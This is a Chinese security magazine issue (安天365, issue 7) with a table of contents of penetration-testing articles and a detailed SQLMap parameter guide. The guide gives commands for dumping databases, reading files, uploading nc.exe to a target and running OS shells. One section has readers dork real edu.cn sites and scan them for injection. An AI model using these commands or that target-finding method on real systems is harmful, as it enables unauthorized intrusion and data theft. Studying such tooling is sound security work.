

—Security Reference—



安全365

第 7 期

[www.antian365.com](http://www.antian365.com)

# 主办单位

《安天 365 安全研究》团队

## 编辑部成员名单

总 监 制 simeon

总 编 辑 simeon

终审编辑 simeon

主 编 simeon

责任编辑 simeon

特约编辑

徐 焱

封面设计 张宁

杂志编号: antian365-201707-28

官方网站: [www.antian365.com](http://www.antian365.com)

知识星球: 安天 365 安全技术研究

QQ 技术群: 647359714

投稿邮箱: hacker.com.cn.webmaster@gmail.com

读者反馈: hacker.com.cn.webmaster@gmail.com

出版日期: 每月 28 日

# 目录

第一部分安天 365 圈子.....	7
1.1 关于安天 365 线下和线下交流.....	7
1.2 安全 365 安全研究知识星球.....	7
1.3 已出版图书展示.....	9
1.4 新书预告.....	11
第二部分技术研究文章.....	13
1.1 SQLMap 使用攻略及技巧.....	13
1.1.1 sqlmap 简介.....	13
1.1.2 下载及安装.....	13
1.1.3 SQL 使用参数详解.....	13
1.1.4 选项.....	14
1.1.5 目标.....	14
1.1.6 请求.....	14
1.1.7 优化.....	16
1.1.8 注入.....	16
1.1.9 检测.....	16
1.1.10 技巧.....	17
1.1.11 指纹.....	17
1.1.12 枚举.....	17
1.1.13 暴力.....	18
1.1.14 用户自定义函数注入.....	18
1.1.15 访问文件系统.....	18
1.1.16 操作系统访问.....	19
1.1.17 Windows 注册表访问.....	19
1.1.18 一般选项.....	19
1.1.19 其他.....	20
1.1.20 实际利用检测和利用 SQL 注入.....	20
1.1.21 直接连接数据库.....	22
1.1.22 数据库相关操作.....	22
1.1.23 SQLMAP 实用技巧.....	22
1.2 JBoss 反序列化漏利用以及内网穿透.....	26
1.2.1 写在前面的话.....	26
1.2.2 实战细节.....	26
1.2.3 写在后面的话.....	30
1.3 WebLogic 的 shell 部署以及 msf 内网.....	31
1.3.1 写在前面.....	31
1.3.2 利用过程.....	31
1.3.3 msf 内网反弹.....	33
1.3.4 小插曲.....	35
1.3.5 写在后面.....	36
1.4 War 文件打包以及 JBoss 部署获取 webshell.....	36
1.4.1 前面的话.....	36

1.4.2 war 文件打包.....	36
1.4.3 JBoss 中部署 war 文件.....	37
1.4.4 后面的话.....	41
1.5 使用 sqlmap 进行 MySQL 注入并渗透某服务器.....	42
1.5.1.检测 SQL 注入点.....	42
1.5.2.获取当前数据库信息.....	42
1.5.3.获取当前数据库表.....	43
1.5.4.获取 admins 表列和数据.....	43
1.5.5.获取 webshell.....	43
1.5.6.总结及技巧.....	45
1.6 利用 Msf 辅助模块检测和渗透 Mysql.....	45
1.6.1.相关资源.....	45
1.6.2.测试环境.....	46
1.6.3. Metasploit 下所有 Mysql 辅助、扫描以及漏洞利用模块.....	46
1.6.4 渗透思路.....	46
1.6.5 密码破解.....	48
1.6.6 尝试 Mysql 提权.....	49
1.6.7 其它溢出漏洞.....	49
1.6.8 技巧.....	50
1.6.9 思考与总结.....	50
1.7Mysql 数据库渗透及漏洞利用总结.....	50
1.7.1 mysql 信息收集.....	51
1.7.2Mysql 密码获取.....	52
1.7.3Mysql 获取 webshell.....	53
1.7.4 Mysqlnmof 提权.....	56
1.7.5 udf 提权.....	58
1.7.6 无法获取 webshell 提权.....	60
1.7.7sqlmap 直连数据库提权.....	61
1.7.8msfudf 提权.....	61
1.7.9 启动项提权.....	61
1.7.10 Msf 其它相关漏洞提权.....	63
1.7.11 mysql 密码破解.....	63
1.8 关于 PHP 反序列化漏洞的一次 CTF.....	64
1.8.1 发现 PHP 反序列化代码.....	64
1.8.2 分析 PHP 代码.....	65
1.8.3 利用思路.....	65
1.8.4 FAQ.....	66
1.8.5 批量执行脚本.....	67
1.9 玩转 SQLi-labs 系列 (第二~五关).....	68
1.9.1 考验什么?.....	69
1.9.2 源码分析.....	69
1.9.3begin!.....	74
1.9.4FAQ.....	76
1.9.5 使用 python 进行注入.....	80

第三部分课题预告.....	80
3.1 日志分析与入侵检测.....	80
3.2 SSH 协议攻击与防范.....	80
3.3 密码安全.....	81
第四部分公司产品及技术展示.....	81

安天365安全研究原创作品

# 刊首语

今天回头去看看《安天 365 安全研究》前面的六期,感觉真不容易!在人生中能坚持自我很不容易,不用在意别人的眼光,走自己的路,每一个人都是独特的,人生是自己的人生,做好自己就行了!

10 月是忙碌的一个月,是充实的一个月,《安天 365 安全研究》进入新的阶段,新书《安全攻防研究——MySQL 数据库攻防实战》即将完稿、www.antian365.com 网站迁移到阿里云服务器、“安天 365 安全技术研究知识星球”正式投入运行……

谋事在人,成事在天!我将一如既往的坚持技术交流和分享的理念,继续加大对专题技术的研究,对前沿技术的跟踪,对国际会议的最新成果的分析和学习,不断的充实团队和自我!

simeon

2017 年 10 月

# 第一部分安天 365 圈子

## 1.1 关于安天 365 线下和线下交流

安天 365 技术交流 1 群: 513833068 (已满)

安天 365 技术交流 2 群: 647359714

## 1.2 安全 365 安全研究知识星球

本安全 365 安全研究安全圈(知识星球)实行收费分享,将很多研究最新成果第一时间跟加入该圈子的朋友进行分享。

### 1. 网页访问方式

<https://wx.xiaomiquan.com/dweb/#/index/281188285551>

### 2. 扫码加入



### 3. 《安天 365 安全研究》知识星球安全圈子说明

我们致力于安全就研究和分享, 分享前沿技术和实战技术, 都是毫无保留的分享。打造一个真正的技术交流圈子, 在这个圈子中可以快速获取想要的资料。为了杜绝一些伸手党, 我们提出了收费, 但也提供了免费渠道, 目前是一年收费 200 元, 加入后不退费用!

## 一、免费获取邀请资格

- 1.参与技术和文章分享的个人享受免费邀请加入。
- 2.证明为安全经理以上级别者免费加入。
- 3.技术大牛免费。
- 4.政府部门现职正科以上或者副大队长级别以上免费。

## 二、目前成果

### 1.出版计算机图书六本

- (1) 《SQL Server2000 培训教程》
- (2) 《黑客攻 防及实战案例解析》
- (3) 《Web 渗透及实战案例解析》
- (4) 《安全之路-Web 渗透及实战案例解析第二版》
- (5) 《黑客 攻防实战加密与解密》
- (6) 《网络攻防研究——漏洞利用与提权》即将出版

### 2.预计明年出版图书:

《Mysql 数据库攻防技术研究》

《Web 漏洞挖掘与利用》

十三五网络与空间安全西安电子出版社教程《web 服务器渗透实战》。



3.我们每月出版免费电子刊物《安天 365 安全研究》我们在努力前行,踏踏实实研究技术,十年如一日,网络安全就是团队个人爱好,不玩虚的。

### 三、主要研究方向

- 1.信息网络安全实战。
- 2.网络安全前沿技术研究。
- 3.内网渗透
- 4.ctf 实战研究
- 5.安全体系化建设。
- 6.各种安全加固技术研究
- 7.其他安全技术研究。

### 1.3 已出版图书展示







作品

01


安天365





## 1.4 新书预告

《网络实战研究：漏洞利用与提权》预计 11 月 25 出版（由于会议原因，停止印刷，你懂的！）。



安天365

## 第二部分技术研究文章

### 1.1 SQLMap 使用攻略及技巧

simeon

sqlmap 是一个开源的渗透测试工具,可以用来进行自动化检测,利用 SQL 注入漏洞,获取数据库服务器的权限。它具有功能强大的检测引擎,针对各种不同类型数据库的渗透测试的功能选项,包括获取数据库中存储的数据,访问操作系统文件甚至可以通过外带数据连接的方式执行操作系统命令。sqlmap 目前最新版本为 1.1.8-8, 相关资源如下:

官方网站: <http://sqlmap.org/> ,

下载地址: <https://github.com/sqlmapproject/sqlmap/zipball/master>

演示视频: <https://asciinema.org/a/46601>

教程: <http://www.youtube.com/user/inquisb/videos>

#### 1.1.1 sqlmap 简介

sqlmap 支持 MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase 和 SAP MaxDB 等数据库的各种安全漏洞检测。

sqlmap 支持五种不同的注入模式:

- 基于布尔的盲注,即可以根据返回页面判断条件真假的注入;
- 基于时间的盲注,即不能根据页面返回内容判断任何信息,用条件语句查看时间延迟语句是否执行(即页面返回时间是否增加)来判断;
- 基于报错注入,即页面会返回错误信息,或者把注入的语句的结果直接返回在页面中;
- 联合查询注入,可以使用 union 的情况下的注入;
- 堆查询注入,可以同时执行多条语句的执行时的注入。

#### 1.1.2 下载及安装

(1) linux 下 git 直接安装

```
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
```

(2) windows 下安装

windows 下下载 sqlmap 的压缩包,解压后即可使用。但需要一些组件包的支持,需要有 python2.7.x 或者 2.6.x 环境支持。

(3) kali 及 PentestBox 默认安装 sqlmap

#### 1.1.3 SQL 使用参数详解

本文以 SQLmap 1.1.8-8 版本为例,对其所有参数进行详细的分析和讲解,便于在使用时

进行查询。

用法: sqlmap.py [选项]

## 1.1.4 选项

-h, --help 显示基本帮助信息并退出

-hh 显示高级帮助信息并退出

--version 显示程序版本信息并退出

-v VERBOSE 信息级别: 0-6 (缺省 1), 其值具体含义: “0” 只显示 python 错误以及严重的信息; 1 同时显示基本信息和警告信息 (默认); “2” 同时显示 debug 信息; “3” 同时显示注入的 payload; “4” 同时显示 HTTP 请求; “5” 同时显示 HTTP 响应头; “6” 同时显示 HTTP 响应页面; 如果想看到 sqlmap 发送的测试 payload 最好的等级就是 3。

## 1.1.5 目标

在这些选项中必须提供至少有一个确定目标

-d DIRECT 直接连接数据库的连接字符串

-u URL, --url=URL 目标 URL (e.g. "http://www.site.com/vuln.php?id=1"), 使用 -u 或者 --url

-l LOGFILE 从 Burp 或者 WebScarab 代理日志文件中分析目标

-x SITEMAPURL 从远程网站地图 (sitemap.xml) 文件来解析目标

-m BULKFILE 将目标地址保存在文件中, 一行为一个 URL 地址进行批量检测。

-r REQUESTFILE 从文件加载 HTTP 请求, sqlmap 可以从一个文本文件中获取 HTTP 请求, 这样就可以跳过设置一些其他参数 (比如 cookie, POST 数据, 等等), 请求是 HTTPS 的时需要配合这个 --force-ssl 参数来使用, 或者可以在 Host 头后门加上:443

-g GOOGLEDORK 从谷歌中加载结果目标 URL (只获取前 100 个结果, 需要挂代理)

-c CONFIGFILE 从配置 ini 文件中加载选项

## 1.1.6 请求

这些选项可以用来指定如何连接到目标 URL

--method=METHOD 强制使用给定的 HTTP 方法 (例如 put)

--data=DATA 通过 POST 发送数据参数, sqlmap 会像检测 GET 参数一样检测 POST 的参数。--data="id=1" -f --banner --dbs --users

--param-del=PARA.. 当 GET 或 POST 的数据需要用其他字符分割测试参数的时候需要用到此参数。

--cookie=COOKIE HTTP Cookie header 值

--cookie-del=COO.. 用来分隔 cookie 的字符串值

--load-cookies=L.. File containing cookies in Netscape/wget format

--drop-set-cookie Ignore Set-Cookie header from response

--user-agent=AGENT 默认情况下 sqlmap 的 HTTP 请求头中 User-Agent 值是: sqlmap/1.0-dev-xxxxxx (http://sqlmap.org) 可以使用 --user-agent 参数来修改, 同时也可以使用 --random-agent 参数来随机的从 ./txt/user-agents.txt 中获取。当 --level 参数设定为 3 或者 3 以

上的时候, 会尝试对 User-Agent 进行注入

- random-agent 使用 random-agent 作为 HTTP User-Agent 头值
- host=HOST HTTP Host header value
- referer=REFERER sqlmap 可以在请求中伪造 HTTP 中的 referer, 当--level 参数设定为 3 或者 3 以上的时候会尝试对 referer 注入
- H HEADER, --hea.. 额外的 http 头(e.g. "X-Forwarded-For: 127.0.0.1")
- headers=HEADERS 可以通过--headers 参数来增加额外的 http 头(e.g. "Accept-Language: fr\nETag: 123")
- auth-type=AUTH.. HTTP 的认证类型 (Basic, Digest, NTLM or PKI)
- auth-cred=AUTH.. HTTP 认证凭证 (name:password)
- auth-file=AUTH.. HTTP 认证 PEM 证书/私钥文件; 当 Web 服务器需要客户端证书进行身份验证时, 需要提供两个文件:key\_file, cert\_file,key\_file 是格式为 PEM 文件, 包含着你的私钥, cert\_file 是格式为 PEM 的连接文件。
- ignore-401 Ignore HTTP Error 401 (Unauthorized)忽略 HTTP 401 错误(未授权的)
- ignore-proxy 忽略系统的默认代理设置
- ignore-redirects 忽略重定向的尝试
- ignore-timeouts 忽略连接超时
- proxy=PROXY 使用代理服务器连接到目标 URL
- proxy-cred=PRO.. 代理认证凭证(name:password)
- proxy-file=PRO.. 从文件加载代理列表
- tor 使用 Tor 匿名网络
- tor-port=TORPORT 设置 Tor 代理端口
- tor-type=TORTYPE 设置 Tor 代理类型 (HTTP, SOCKS4 or SOCKS5 (缺省))
- check-tor 检查 Tor 的是否正确使用
- delay=DELAY 可以设定两个 HTTP(S)请求间的延迟, 设定为 0.5 的时候是半秒, 默认是没有延迟的。
- timeout=TIMEOUT 可以设定一个 HTTP(S)请求超过多久判定为超时, 10 表示 10 秒, 默认是 30 秒。
- retries=RETRIES 当 HTTP(S)超时, 可以设定重新尝试连接次数, 默认是 3 次。
- randomize=RPARAM 可以设定某一个参数值在每一次请求中随机的变化, 长度和类型会与提供的初始值一样
- safe-url=SAFEURL 提供一个安全不错的连接, 每隔一段时间都会去访问一下
- safe-post=SAFE.. 提供一个安全不错的连接, 每次测试请求之后都会再访问一遍安全连接。
- safe-req=SAFER.. 从文件中加载安全 HTTP 请求
- safe-freq=SAFE.. 测试一个给定安全网址的两个访问请求
- skip-urlencode 跳过 URL 的有效载荷数据编码
- csrf-token=CSR.. Parameter used to hold anti-CSRF token 参数用来保存反 CSRF 令牌
- csrf-url=CSRFURL URL 地址访问提取 anti-CSRF 令牌
- force-ssl 强制使用 SSL/HTTPS
- hpp 使用 HTTP 参数污染的方法
- eval=EVALCODE 在有些时候, 需要根据某个参数的变化, 而修改另一个参数, 才能形成正常的请求, 这时可以用--eval 参数在每次请求时根据所写 python 代码做完修改后请求。(e.g "import hashlib;id2=hashlib.md5(id).hexdigest()")

```
sqlmap.py -u  
"http://www.target.com/vuln.php?id=1&hash=c4ca4238a0b923820dcc509a6f75849b"  
--eval="import hashlib;hash=hashlib.md5(id).hexdigest()"
```

## 1.1.7 优化

这些选项可用于优化 sqlmap 性能

```
-o 打开所有的优化开关  
--predict-output 预测普通查询输出  
--keep-alive 使用持久 HTTP (S) 连接  
--null-connection 获取页面长度  
--threads=THREADS 当前 http(s)最大请求数 (默认 1)
```

## 1.1.8 注入

这些选项可用于指定要测试的参数、提供自定义注入有效载荷和可选的篡改脚本。

```
-p TESTPARAMETER 可测试的参数  
--skip=SKIP 跳过对给定参数的测试  
--skip-static 跳过测试不显示为动态的参数  
--param-exclude=.. 使用正则表达式排除参数进行测试 (e.g. "ses")  
--dbms=DBMS 强制后端的 DBMS 为此值  
--dbms-cred=DBMS.. DBMS 认证凭证(user:password)  
--os=OS 强制后端的 DBMS 操作系统为这个值  
--invalid-bignum 使用大数字使值无效  
--invalid-logical 使用逻辑操作使值无效  
--invalid-string 使用随机字符串使值无效  
--no-cast 关闭有效载荷铸造机制  
--no-escape 关闭字符串逃逸机制  
--prefix=PREFIX 注入 payload 字符串前缀  
--suffix=SUFFIX 注入 payload 字符串后缀  
--tamper=TAMPER 使用给定的脚本篡改注入数据
```

## 1.1.9 检测

这些选项可以用来指定在 SQL 盲注时如何解析和比较 HTTP 响应页面的内容

```
--level=LEVEL 执行测试的等级 (1-5, 默认为 1)  
--risk=RISK 执行测试的风险 (0-3, 默认为 1)  
--string=STRING 查询时有效时在页面匹配字符串  
--not-string=NOT.. 当查询求值为无效时匹配的字符串  
--regexp=REGEXP 查询时有效时在页面匹配正则表达式  
--code=CODE 当查询求值为 True 时匹配的 HTTP 代码  
--text-only 仅基于在文本内容比较网页
```



--titles 仅根据他们的标题进行比较

## 1.1.10 技巧

这些选项可用于调整具体的 SQL 注入测试

--technique=TECH SQL 注入技术测试 (默认 BEUST)  
--time-sec=TIMESEC DBMS 响应的延迟时间 (默认为 5 秒)  
--union-cols=UCOLS 定列范围用于测试 UNION 查询注入  
--union-char=UCHAR 暴力猜测列的字符数  
--union-from=UFROM SQL 注入 UNION 查询使用的格式  
--dns-domain=DNS.. DNS 泄露攻击使用的域名  
--second-order=S.. URL 搜索产生的结果页面

## 1.1.11 指纹

-f, --fingerprint 执行广泛的 DBMS 版本指纹检查

## 1.1.12 枚举

这些选项可以用来列举后端数据库管理系统的信息、表中的结构和数据。此外,您还可以运行自定义的 SQL 语句。

-a, --all 获取所有信息  
-b, --banner 获取数据库管理系统的标识  
--current-user 获取数据库管理系统当前用户  
--current-db 获取数据库管理系统当前数据库  
--hostname 获取数据库服务器的主机名称  
--is-dba 检测 DBMS 当前用户是否 DBA  
--users 枚举数据库管理系统用户  
--passwords 枚举数据库管理系统用户密码哈希  
--privileges 枚举数据库管理系统用户的权限  
--roles 枚举数据库管理系统用户的角色  
--dbs 枚举数据库管理系统数据库  
--tables 枚举的 DBMS 数据库中的表  
--columns 枚举 DBMS 数据库表列  
--schema 枚举数据库架构  
--count 检索表的项目数,有时候用户只想获取表中的数据个数而不是具体的内容,那么就可以使用这个参数: sqlmap.py -u url --count -D testdb  
--dump 转储数据库表项  
--dump-all 转储数据库所有表项  
--search 搜索列 (S), 表 (S) 和/或数据库名称 (S)  
--comments 获取 DBMS 注释  
-D DB 要进行枚举的指定数据库名

-T TBL DBMS 数据库表枚举  
-C COL DBMS 数据库表列枚举  
-X EXCLUDECOL DBMS 数据库表不进行枚举  
-U USER 用来进行枚举的数据库用户  
--exclude-sysdbs 枚举表时排除系统数据库  
--pivot-column=P.. Pivot column name  
--where=DUMPWHERE Use WHERE condition while table dumping  
--start=LIMITSTART 获取第一个查询输出数据位置  
--stop=LIMITSTOP 获取最后查询的输出数据  
--first=FIRSTCHAR 第一个查询输出字的字符获取  
--last=LASTCHAR 最后查询的输出字字符获取  
--sql-query=QUERY 要执行的 SQL 语句  
--sql-shell 提示交互式 SQL 的 shell  
--sql-file=SQLFILE 要执行的 SQL 文件

### 1.1.13 暴力

这些选项可以被用来运行暴力检查

--common-tables 检查存在共同表  
--common-columns 检查存在共同列

### 1.1.14 用户自定义函数注入

这些选项可以用来创建用户自定义函数

--udf-inject 注入用户自定义函数  
--shared-lib=SHLIB 共享库的本地路径

### 1.1.15 访问文件系统

这些选项可以被用来访问后端数据库管理系统的底层文件系统

--file-read=RFILE 从后端的数据库管理系统文件系统读取文件, SQL Server2005 中读取二进制文件 example.exe:

```
sqlmap.py -u "http://192.168.136.129/sqlmap/mssql/iis/get_str2.asp?name=luther" --file-read "C:/example.exe" -v 1
```

--file-write=WFILE 编辑后端的数据库管理系统文件系统上的本地文件

--file-dest=DFILE 后端的数据库管理系统写入文件的绝对路径

在 kali 中将/software/nc.exe 文件上传到 C:/WINDOWS/Temp 下:

```
python sqlmap.py -u "http://192.168.136.129/sqlmap/mysql/get_int.aspx?id=1" --file-write "/software/nc.exe" --file-dest "C:/WINDOWS/Temp/nc.exe" -v 1
```

## 1.1.16 操作系统访问

这些选项可以用于访问后端数据库管理系统的底层操作系统

- os-cmd=OSCMD 执行操作系统命令 (OSCMD)
- os-shell 交互式的操作系统的 shell
- os-pwn 获取一个 OOB shell, meterpreter 或 VNC
- os-smbrelay 一键获取一个 OOB shell, meterpreter 或 VNC
- os-bof 存储过程缓冲区溢出利用
- priv-esc 数据库进程用户权限提升
- msf-path=MSFPATH Metasploit Framework 本地的安装路径
- tmp-path=TMPPATH 远程临时文件目录的绝对路径

linux 查看当前用户命令:

```
sqlmap.py -u "http://192.168.136.131/sqlmap/pgsql/get_int.php?id=1" --os-cmd id -v 1
```

## 1.1.17 Windows 注册表访问

这些选项可以被用来访问后端数据库管理系统 Windows 注册表

- reg-read 读一个 Windows 注册表项值
- reg-add 写一个 Windows 注册表项值数据
- reg-del 删除 Windows 注册表键值
- reg-key=REGKEY Windows 注册表键
- reg-value=REGVAL Windows 注册表项值
- reg-data=REGDATA Windows 注册表键值数据
- reg-type=REGTYPE Windows 注册表项值类型

## 1.1.18 一般选项

这些选项可以用来设置一些一般的工作参数

- s SESSIONFILE 保存和恢复检索会话文件的所有数据
- t TRAFFICFILE 记录所有 HTTP 流量到一个文本文件中
- batch 从不询问用户输入, 使用所有默认配置。
- binary-fields=.. 结果字段具有二进制值(e.g. "digest")
- charset=CHARSET 强制字符编码
- crawl=CRAWLDEPTH 从目标 URL 爬行网站
- crawl-exclude=.. 正则表达式从爬行页中排除
- csv-del=CSVDEL 限定使用 CSV 输出 (default ",")
- dump-format=DU.. 转储数据格式(CSV (default), HTML or SQLITE)
- eta 显示每个输出的预计到达时间
- flush-session 刷新当前目标的会话文件
- forms 解析和测试目标 URL 表单
- fresh-queries 忽略在会话文件中存储的查询结果
- hex 使用 DBMS Hex 函数数据检索

--output-dir=OUT.. 自定义输出目录路径  
--parse-errors 解析和显示响应数据库错误信息  
--save=SAVECONFIG 保存选项到 INI 配置文件  
--scope=SCOPE 从提供的代理日志中使用正则表达式过滤目标  
--test-filter=TE.. 选择测试的有效载荷和/或标题(e.g. ROW)  
--test-skip=TEST.. 跳过试验载荷和/或标题(e.g. BENCHMARK)  
--update 更新 sqlmap

## 1.1.19 其他

-z MNEMONICS 使用短记忆法 (e.g. "flu,bat,ban,tec=EU")  
--alert=ALERT 发现 SQL 注入时, 运行主机操作系统命令  
--answers=ANSWERS 当希望 sqlmap 提出输入时, 自动输入自己想要的答案(e.g. "quit=N, follow=N"), 例如: sqlmap.py -u "http://192.168.22.128/get\_int.php?id=1"--technique=E  
--answers="extending=N" --batch  
--beep 发现 sql 注入时, 发出蜂鸣声。  
--cleanup 清除 sqlmap 注入时在 DBMS 中产生的 udf 与表。  
--dependencies Check for missing (non-core) sqlmap dependencies  
--disable-coloring 默认彩色输出, 禁掉彩色输出。  
--gpage=GOOGLEPAGE 使用前 100 个 URL 地址作为注入测试, 结合此选项, 可以指定页面的 URL 测试  
--identify-waf 进行 WAF/IPS/IDS 保护测试, 目前大约支持 30 种产品的识别  
--mobile 有时服务端只接收移动端的访问, 此时可以设定一个手机的 User-Agent 来模仿手机登陆。  
--offline Work in offline mode (only use session data)  
--purge-output 从输出目录安全删除所有内容, 有时需要删除结果文件, 而不被恢复, 可以使用此参数, 原有文件将会被随机的一些文件覆盖。  
--skip-waf 跳过 WAF / IPS / IDS 启发式检测保护  
--smart 进行积极的启发式测试, 快速判断为注入的报错点进行注入  
--sqlmap-shell 互动提示一个 sqlmap shell  
--tmp-dir=TMPDIR 用于存储临时文件的本地目录  
--web-root=WEBROOT Web 服务器的文档根目录(e.g. "/var/www")  
--wizard 新手用户简单的向导使用, 可以一步一步教你如何输入针对目标注入

## 1.1.20 实际利用检测和利用 SQL 注入

### 1.手工判断是否存在漏洞

对动态网页进行安全审计, 通过接受动态用户提供的 GET、POST、Cookie 参数值、User-Agent 请求头。

原始网页: [http://192.168.136.131/sqlmap/mysql/get\\_int.php?id=1](http://192.168.136.131/sqlmap/mysql/get_int.php?id=1)

构造 url1: [http://192.168.136.131/sqlmap/mysql/get\\_int.php?id=1+AND+1=1](http://192.168.136.131/sqlmap/mysql/get_int.php?id=1+AND+1=1)

构造 url2: [http://192.168.136.131/sqlmap/mysql/get\\_int.php?id=1+AND+1=2](http://192.168.136.131/sqlmap/mysql/get_int.php?id=1+AND+1=2)

如果 url1 访问结果跟原始网页一致, 而 url2 跟原始网页不一致, 有出错信息或者显示内容

不一致, 则证明存在 SQL 注入。

### 2.sqlmap 自动检测

检测语法: sqlmap.py -u http://192.168.136.131/sqlmap/mysql/get\_int.php?id=1

技巧: 在实际检测过程中, sqlmap 会不停的询问, 需要手工输入 Y/N 来进行下一步操作, 可以使用参数 "--batch" 命令来自动答复和判断。

### 3.寻找和判断实例

通过百度对 "inurl:news.asp?id= site:edu.cn"、"inurl:news.php?id= site:edu.cn"、"inurl:news.aspx?id= site:edu.cn" 进行搜索, 搜索 news.php/asp/aspx, 站点为 edu.cn, 如图 1 所示。随机打开一个网页搜索结果, 如图 2 所示, 如果能够正常访问, 则复制该 URL 地址。



图 1 搜索目标



图 2 测试网页能否正常访问

将该 url 使用 sqlmap 进行注入测试, 如图 3 所示, 测试结果可能存在 SQL 注入, 也可能不存在 SQL 注入, 存在则可以进行数据库名称, 数据库表以及数据的操作。本例中是不存在 SQL 注入漏洞。




图 3 检测 URL 地址是否存在漏洞

### 4.批量检测

将目标 url 搜集并整理为 txt 文件, 如图 4 所示, 所有文件都保存为 tg.txt, 然后使用 "sqlmap.py -m tg.txt", 注意 tg.txt 跟 sqlmap 在同一个目录下。




图 4 批量整理目标地址

### 1.1.21 直接连接数据库

```
sqlmap.py -d "mysql://admin:admin@192.168.21.17:3306/testdb" -f --banner --dbs --users
```

### 1.1.22 数据库相关操作

- 1.列数据库信息: --dbs
